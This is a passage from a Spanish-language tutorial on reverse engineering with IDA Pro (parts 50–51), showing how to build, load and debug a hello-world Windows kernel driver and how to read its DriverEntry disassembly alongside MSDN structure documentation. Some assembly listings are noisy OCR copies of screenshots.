7 {
8     UNREFERENCED_PARAMETER(pDriverObject);
9     DbgPrint("Driver unloading\n");
10 }
11
12 NTSTATUS DriverEntry(
13     PDRIVER_OBJECT DriverObject,
14     PUNICODE_STRING RegistryPath)
15 {
16     UNREFERENCED_PARAMETER(RegistryPath);
17     DriverObject->DriverUnload = DriverUnload;
18     DbgPrint("Hello, World\n");
19     return STATUS_SUCCESS;
20 }

```

Si lo compilo para que no de error, debería bajar el nivel de exigencia o modificarlo así.



También en driver settings cambiar que es para Windows 7




Y al compilar no da error

```


1>----- Rebuild All started: Project: KMDF Driver1, Configuration:
Release Win32 -----
1> Building 'KMDF Driver1' with toolset 'WindowsKernelModeDriver10.0'
and the 'Desktop' target platform.
1> Stamping Release\KMDFDriver1.inf [Version] section with
DriverVer=10/27/2017,12.49.58.404
1> Driver.c
1> KMDF Driver1.vcxproj -> c:\Users\rnarvaja\Documents\Visual Studio
2015\Projects\KMDF Driver1\Release\KMDFDriver1.sys
1> KMDF Driver1.vcxproj -> c:\Users\rnarvaja\Documents\Visual Studio
2015\Projects\KMDF Driver1\Release\KMDFDriver1.pdb (Full PDB)
1> Done Adding Additional Store
1> Successfully signed: c:\Users\rnarvaja\Documents\Visual Studio
2015\Projects\KMDF Driver1\Release\KMDFDriver1.sys
1>
1> .....
1> Signability test complete.
1>
1> Errors:
1> None
1>
1> Warnings:
1> None
1>
1> Catalog generation complete.
1> c:\Users\rnarvaja\Documents\Visual Studio 2015\Projects\KMDF
Driver1\Release\KMDF Driver1\kmdfdriver1.cat
1> Done Adding Additional Store
1> Successfully signed: c:\Users\rnarvaja\Documents\Visual Studio
2015\Projects\KMDF Driver1\Release\KMDF Driver1\kmdfdriver1.cat
1>
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====

```

Si quito el Breakpoint y corro desde el IDA para descongelar el target.



Copio el driver en el target



Lo busco lo registro y lo arranco y paro, en el debugview vemos los mensajes, aunque obviamente no parara en IDA porque es otro driver, pero puedo ir a IDA suspender el proceso y ir a DEBUGGER DETACH FROM PROCESS y podriamos volver a atachear el Windbg desde el RUN DEBUGGER del vmmon o si no abrir el nuevo sys en ida con su pdb.

Vemos que es un poco mas complejo que el anterior.

```

0040104C
0040104C
0040104C ; Attributes: bp-based frame
0040104C ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
0040104C _DriverEntry@8_0 proc near
0040104C
0040104C     DriverObject    = dword ptr  8
0040104C     RegistryPath   = dword ptr  0Ch
0040104C
0040104C     mov    edi, edi
0040104C     push   ebp
0040104F     mov    ebp, esp
00401051     push   edi
00401052     mov    edi, [ebp+DriverObject]
00401055     test   edi, edi
00401057     jnz    short loc_401067

```

```

00401067
00401067 loc_401067:
00401067     push   ebx
00401068     push   esi
00401069     push   [ebp+RegistryPath] ; SourceString
0040106C     xor    eax, eax
0040106E     mov    WdfDriverStubRegistryPath.Length, ax
00401074     mov    eax, 208h
00401079     mov    esi, offset WdfDriverStubRegistryPath
0040107E     push   esi ; DestinationString
0040107F     mov    WdfDriverStubDriverObject, edi
00401085     mov    WdfDriverStubRegistryPath.MaximumLength,
0040108B     mov    WdfDriverStubRegistryPath.Buffer, offset
00401095     call   ds:_imp__RtlCopyUnicodeString@8 ; RtlCopyUnicodeString
0040109B     push   offset _WdfDriverGlobals

```

Volvemos a configurar IDA cambiando el debugger a windbg, poniéndolo en modo kernel y usando la misma connection string.

Al darle a start en el target me aparece el cartel



```

exe
UnicodeString(PUNICODE_STRING DestinationString, PCUNICODE_STRING SourceString)
ing@8 dd ? ; CODE XREF: _DriverEntry@8_0+49tp
            ; DATA XREF: _DriverEntry@8_0+49tr ...
Format, ...
        ; DATA XREF: _DbgPrinttr
A db 0, 0, 0, 0
=====
a
ead
ic 'DATA' use32
all_fptr
r dd offset @_guad
;
brary',0
s

```

Le digo que es el mismo, apreto SAME.

Buscando entre las funciones veo el \_DriverEntry y luego llama aquí.



```

9113420C
9113420C
9113420C ; Attributes: bp-based frame
9113420C
9113420C ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
9113420C _DriverEntry@8 proc near
9113420C
9113420C DriverObject= dword ptr 8
9113420C RegistryPath= dword ptr 0Ch
9113420C
9113420C push ebp
9113420D mov ebp, esp
9113420F mov eax, [ebp+DriverObject]
91134212 push offset Format ; "Hello, World\n"
91134217 mov dword ptr [eax+34h], offset _DriverUnload@4 ; DriverUnload(x)
9113421E call _DbgPrint
91134223 pop ecx
91134224 xor eax, eax
91134226 pop ebp
91134227 retn 8
91134227 _DriverEntry@8 endp
91134227

```

Así que le pongo un breakpoint y doy run, luego cargo y descargo el driver y me sale el cartel de si es el mismo le digo que sí.

The screenshot shows the WinDbg debugger interface. The assembly window displays the following code:

```
9113A20C ; Attributes: bp-based frame
9113A20C ; int _stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
9113A20C _DriverEntry@8 proc near
9113A20C
9113A20C     DriverObject= dword ptr 8
9113A20C     RegistryPath= dword ptr 0Ch
9113A20C
9113A20C     push    ebp
9113A20D     mov     ebp, esp
9113A20F     mov     eax, [ebp+DriverObject]
9113A212     push    offset Format    ; "Hello, World\n"
9113A217     mov     dword ptr [eax+34h], offset _DriverUnload@4 ; DriverUnload(x)
9113A21E     call    _DbgPrint
9113A223     pop    ecx
9113A224     xor    eax, eax
9113A226     pop    ebp
9113A227     retn    8
9113A227 _DriverEntry@8 endp
9113A227
```

The registers window shows the following state:

EAX	9113C040	.data:
EBX	9113C000	.data:
ECX	9113C040	.data:
EDX	9113C040	.data:
ESI	00000000	MEMORY
EDI	84108C50	MEMORY
EBP	807DFAD8	MEMORY
ESP	807DFAC0	MEMORY
EIP	9113A20C	Driver
EFL	00000024	

The stack view shows the current stack contents:

807DFAC0	9113A0CB
807DFAC4	84108C50 M
807DFAC8	84092000 M
UNKNOWN	807DFAC0: MEMORY

The output window contains the following log messages:

```
Expected data back.
Could not load debug
Command "OpenFunction
Unloaded \??\C:\Users
Driver unloading
Rebasin program to €
91139000: loaded KMDF
PDBSRC: loading symb
Expected data back.
```

Y para en el breakpoint como ante, con esta otra versión del driver.

Esto fue un inicio para poder ver y configurar el sistema para debuggear kernel, posiblemente los próximos tutes sean videotutes sobre el tema, veremos, si hace falta alguno mas teórico antes.

Hasta la siguiente parte.

Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 51 KERNEL.

Vamos antes de comenzar los VIDEOTUTS a compilar y reversear un poco los que hicimos en la parte anterior y algún que otro driver mas, para ir familiarizándonos con la forma en que trabajan.

En el caso del sencillo driver de la parte 50, es un simple hola mundo muy fácil de reversear, ya vimos que cuando lo compilamos con el viejo WDK 7.1 es un par de simples rutinas, y en el nuevo WDK 10 tiene un par de funciones antes de inicialización pero llega a lo mismo, no hay una funcionalidad diferente.

Aquí estamos en el que seria el punto de entrada al driver DriverEntry en el viejo driver hecho en WDK 7.1.

```
00401000 ; Segment permissions: Read/Execute
00401000 _text      segment para public 'CODE' use32
00401000          assume cs:_text
00401000          ;org 40100h
00401000          assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
00401000
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401000 _DriverEntry@8 proc near
00401000
00401000     DriverObject    = dword ptr 8
00401000     RegistryPath   = dword ptr 0Ch
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     mov     eax, [ebp+DriverObject]
00401006     push    offset Format ; "Hello, World\n"
00401008     mov     dword ptr [eax+34h], offset _DriverUnload@4 ; DriverUnload(x)
00401012     call    _DbgPrint
00401017     pop    ecx
00401018     xor    eax, eax
0040101A     pop    ebp
0040101B     retn    8
0040101B _DriverEntry@8 endp
```

Vemos por los asteriscos que los dos argumentos son dos punteros o sea de largo 4 bytes, uno a una estructura \_DRIVER\_OBJECT y el otro a una estructura \_UNICODE\_STRING, veamos las mismas, ya que IDA las detecta debe tener guardado como esta compuesta cada una.

EN MSDN.

## DRIVER\_OBJECT structure

Each driver object represents the image of a loaded kernel-mode driver. A pointer to the driver object is an input parameter to a driver's [DriverEntry](#) and optional [Reinitialize](#) routines and to its [Unload](#) routine, if any.

A driver object is partially opaque. Driver writers must know about certain members of a driver object to initialize a driver and to unload it if the driver fails. The following members of the driver object are accessible to drivers.

### Syntax

C++

```
typedef struct _DRIVER_OBJECT {
    PDEVICE_OBJECT    DeviceObject;
    PDRIVER_EXTENSION DriverExtension;
    PUNICODE_STRING   HardwareDatabase;
    PFAST_IO_DISPATCH FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO   DriverStartIo;
    PDRIVER_UNLOAD    DriverUnload;
    PDRIVER_DISPATCH   MajorFunction[IRP_MJ_MAXIMUM_FUNCTION+1];
} DRIVER_OBJECT, *PDRIVER_OBJECT;
```

## Members

### DeviceObject

Pointer to the device objects created by the driver. This member is automatically updated when the driver calls `IoCreateDevice` successfully. A driver can use this member and the `NextDevice` member of `DEVICE_OBJECT` to step through a list of all the device objects that the driver created.

### DriverExtension

Pointer to the driver extension. The only accessible member of the driver extension is `DriverExtension->AddDevice`, into which a driver's `DriverEntry` routine stores the driver's `AddDevice` routine.

### HardwareDatabase

Pointer to the `\Registry\Machine\Hardware` path to the hardware configuration information in the registry.

### FastIoDispatch

Pointer to a structure defining the driver's fast I/O entry points. This member is used only by FSDs and network transport drivers.

### DriverInit

The entry point for the `DriverEntry` routine, which is set up by the I/O manager.

### DriverStartIo

The entry point for the driver's `StartIo` routine, if any, which is set by the `DriverEntry` routine when the driver initializes. If a driver has no `StartIo` routine, this member is `NULL`.

### DriverUnload

The entry point for the driver's `Unload` routine, if any, which is set by the `DriverEntry` routine when the driver initializes. If a driver has no `Unload` routine, this member is `NULL`.

### MajorFunction

A dispatch table consisting of an array of entry points for the driver's `DispatchXxx` routines. The array's index values are the `IRP_MJ_XXX` values representing each IRP major function code. Each driver must set entry points in this array for the `IRP_MJ_XXX` requests that the driver handles. For more information, see [Writing Dispatch Routines](#).

To help [Code Analysis for Drivers](#), [Static Driver Verifier](#) (SDV), and other verification tools, each `DispatchXxx` routine is declared using the `DRIVER_DISPATCH` type, as shown in this code example:

En la pestaña estructuras no están, pero no olvidemos que en LOCAL TYPES a veces hay mas estructuras, nos fijaremos también allí.

```

00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; [ 00000008 BYTES. COLLAPSED UNION _LARGE_INTEGER. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000008 BYTES. COLLAPSED STRUCT $FAF74743FBE1C8632047CFB668F7028A. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000098 BYTES. COLLAPSED STRUCT _IMAGE_LOAD_CONFIG_DIRECTORY32. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 0000000C BYTES. COLLAPSED STRUCT _IMAGE_LOAD_CONFIG_CODE_INTEGRITY. PRESS CTRL-NUMPAD+ TO EXPAND]
00000000 ; [ 00000010 BYTES. COLLAPSED STRUCT _GUID. PRESS CTRL-NUMPAD+ TO EXPAND]

```

Ordinal	Name	Size	Sync	Description
53	_DRIVER_OBJECT	000000A8		struct {__int16 Type; __int16 Size; _DEVICE_OBJECT *DeviceObject; unsigned int Flags; void *DriverStart; unsigned int ...}
54	_DRIVER_EXTENSION	00000088		struct {__int16 Type; unsigned __int16 Size; int ReferenceCount; _DRIVER_OBJECT *DriverObject; _DEVICE_OBJECT ...}
155	DRIVER_UNLOAD	00000014		struct (_DRIVER_OBJECT *DriverObject; int (_stdcall *AddDevice)(_DRIVER_OBJECT *, _DEVICE_OBJECT *); unsigned ...)
257				typedef void (_stdcall *_DRIVER_OBJECT *)
282	PDRIVER_ADD_DEVICE	00000004		typedef int (_stdcall *)(_DRIVER_OBJECT *, _DEVICE_OBJECT *)
318	PDRIVER_INITIALIZE	00000004		typedef int (_stdcall *)(_DRIVER_OBJECT *, _UNICODE_STRING *)
337	DRIVER_ADD_DEVICE	00000004		typedef int (_stdcall)(_DRIVER_OBJECT *, _DEVICE_OBJECT *)
379	PDRIVER_OBJECT	00000004		typedef _DRIVER_OBJECT *
427	DRIVER_INITIALIZE	00000004		typedef int (_stdcall)(_DRIVER_OBJECT *, _UNICODE_STRING *)
492	PDRIVER_UNLOAD	00000004		typedef void (_stdcall *)(_DRIVER_OBJECT *)


Bueno ahí esta, la importaremos haciendo clic derecho -SYNCRONIZE TO IDB.

```


00401000          assume cs:_text
00401000          ;org 401000h
00401000          assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
00401000
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401000 _DriverEntry@8 proc near
00401000
00401000     DriverObject    = dword ptr  8
00401000     RegistryPath   = dword ptr  0Ch
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     mov     eax, [ebp+DriverObject]
00401006     push    offset Format ; "Hello, World\n"
00401008     mov     dword ptr [eax+34h], offset _DriverUnload@4 ; DriverUnload(x)
00401012     call    _DbgPrint
00401017     pop     ecx
00401018     xor     eax, eax
0040101A     pop     ebp
0040101B     retn   8
0040101B _DriverEntry@8 endp
0040101B

```

Como carga la dirección de la estructura en EAX, sabemos que en EAX+34h es algún campo de la estructura, apretemos T a ver cual es.



De las estructuras que hay cargadas elijo \_DRIVER\_OBJECT y es el campo DriverUnload.



#### DriverUnload

The entry point for the driver's **Unload** routine, if any, which is set by the **DriverEntry** routine when the driver initializes. If a driver has no *Unload* routine, this member is **NULL**.

Traducido al castellano es una variable puntero en la estructura que guarda la dirección de una función que el sistema llamará al descargar el driver, vemos allí arriba que el tipo de función está definido, su argumento es un puntero a \_DRIVER\_OBJECT y arriba de todo vemos la definición de PDRIVER\_UNLOAD que obviamente es la dirección ya que es un puntero a esa misma función. (vemos el asterisco en la definición).

Así que ese campo está destinado para guardar la dirección de la función que el sistema llamará cuando se descargue el driver.

```
00401000      assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401000 _DriverEntry@8 proc near
00401000
00401000     DriverObject    = dword ptr  8
00401000     RegistryPath   = dword ptr  0Ch
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     mov     eax, [ebp+DriverObject]
00401006     push    offset Format ; "Hello, World\n"
00401008     mov     [eax+_DRIVER_OBJECT.DriverUnload], offset _DriverUnload@4 ; DriverUnload(x)
00401012     call    _DbgPrint
00401017     pop     ecx
00401018     xor     eax, eax
0040101A     pop     ebp
0040101B     retn    8
0040101B _DriverEntry@8 endp
0040101B
```

En nuestro caso IDA nos muestra offset ya que es la dirección de la función \_DriverUnload clickeando en DEMANGLE NAMES - NAMES se ve más lindo.


```
.686p
.mmx
.model flat
00401000
00401000 ; Segment type: Pure code
00401000 ; Segment permissions: Read/Execute
00401000 _text    segment para public 'CODE' use32
00401000     assume cs:_text
00401000     ;org 401000h
00401000     assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401000 _stdcall DriverEntry(x, x) proc near
00401000
00401000     DriverObject    = dword ptr  8
00401000     RegistryPath   = dword ptr  0Ch
00401000
00401000     push    ebp
00401001     mov     ebp, esp
00401003     mov     eax, [ebp+DriverObject]
00401006     push    offset Format ; "Hello, World\n"
00401008     mov     [eax+_DRIVER_OBJECT.DriverUnload], offset DriverUnload(x)
00401012     call    _DbgPrint
00401017     pop     ecx
00401018     xor     eax, eax
0040101A     pop     ebp
0040101B     retn    8
0040101B _stdcall DriverEntry(x, x) endp
0040101B
```

Así que cuando arranca el driver viene por aquí, y imprime "Hello World" cada vez que arranca, mediante la función \_DbgPrint y guarda la dirección de la función que ejecutara al descargarse el driver.

Recordemos que la función que creamos DriverUnload en nuestro código se debe ajustar al tipo definido antes o sea su argumento debe ser un puntero a \_DRIVER\_OBJECT y así es nuestro argumento es del tipo PDRIVER\_OBJECT como dicen las definiciones de la función en el código fuente.

```
#include <ntddk.h>

void DriverUnload(
    PDRIVER_OBJECT pDriverObject)
{
    DbgPrint("Driver unloading\n");
}
```



Así que todo coincide, esta sera la rutina cuando el driver se descargue y como vemos imprimirá el mensaje “Driver unloading” usando la función \_DbgPrint.

## DbgPrint routine

The **DbgPrint** routine sends a message to the kernel debugger.

In Windows Vista and later versions of Windows, **DbgPrint** sends a message only when the conditions that you specify apply (see the [Remarks](#) section for information).

### Syntax

```
C++

ULONG DbgPrint(
    _In_ PCHAR Format,
    arguments
);
```

### Parameters

#### Format [in]

Specifies a pointer to the format string to print. The **Format** string supports most of the **printf**-style **format specification fields**. However, the Unicode format codes (%C, %S, %lc, %ls, %wc, %ws, and %wZ) can only be used with IRQL = PASSIVE\_LEVEL. The **DbgPrint** routine does not support any of the floating point types (%f, %e, %E, %g, %G, %a, or %A).

#### arguments

Specifies arguments for the format string, as in **printf**.

Si esta siendo debuggeado se vera en el LOG del debugger como vimos en el Windbg y en el IDA el mensaje de “Hola Mundo” y “Driver unloading” al cargar y descargar.

Esta versión no tiene mucho mas, veremos la otra que compilamos con WDK 10, asi la reverseamos un poco, evitaremos parte de la inicialización y nos concentraremos en como maneja la estructura y el puntero a DriverUnload.

```

0040104C
0040104C
0040104C ; Attributes: bp-based frame
0040104C
0040104C ; int _stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
0040104C _DriverEntry@8_0 proc near
0040104C     mov    edi, [ebp+DriverObject]
0040104C     mov    edi, [ebp+RegistryPath]
0040104C     mov    edi, edi
0040104E     push   ebx
0040104F     mov    ebp, esp
00401051     push   edi
00401052     mov    edi, [ebp+DriverObject]
00401055     test   edi, edi
00401057     jnz   short loc_401067

```

Vemos que la función \_DriverEntry@8 tiene los mismos argumentos que son los dos punteros a las estructuras que vimos en la otra versión.

```

00401052     mov    edi, [ebp+DriverObject]
00401055     test   edi, edi
00401057     jnz   short loc_401067

```

```

00401067 loc_401067:
00401067     push   ebx
00401068     push   esi
00401069     push   [ebp+RegistryPath] ; SourceString
0040106C     xor    eax, eax
0040106E     mov    WdfDriverStubRegistryPath.Length, ax
00401070     mov    eax, 208h
00401072     mov    esi, offset WdfDriverStubRegistryPath
00401074     mov    edi, [ebp+WdfDriverStubDriverObject]
00401075     mov    WdfDriverStubDriverObject.MaximumLength, ax
00401088     mov    WdfDriverStubRegistryPath.Buffer, offset WdfDriverStubRegistryPathBuffer
00401095     call   ds:RtlCopyUnicodeString(x,x)
00401098     push   offset WdfDriverGlobals
004010A0     mov    ebx, offset WdfBindInfo
004010A5     push   ebx
004010A6     push   esi
004010A7     push   edi
004010A8     call   WdfVersionBind(x,x,x,x)
004010A9     test   eax, eax
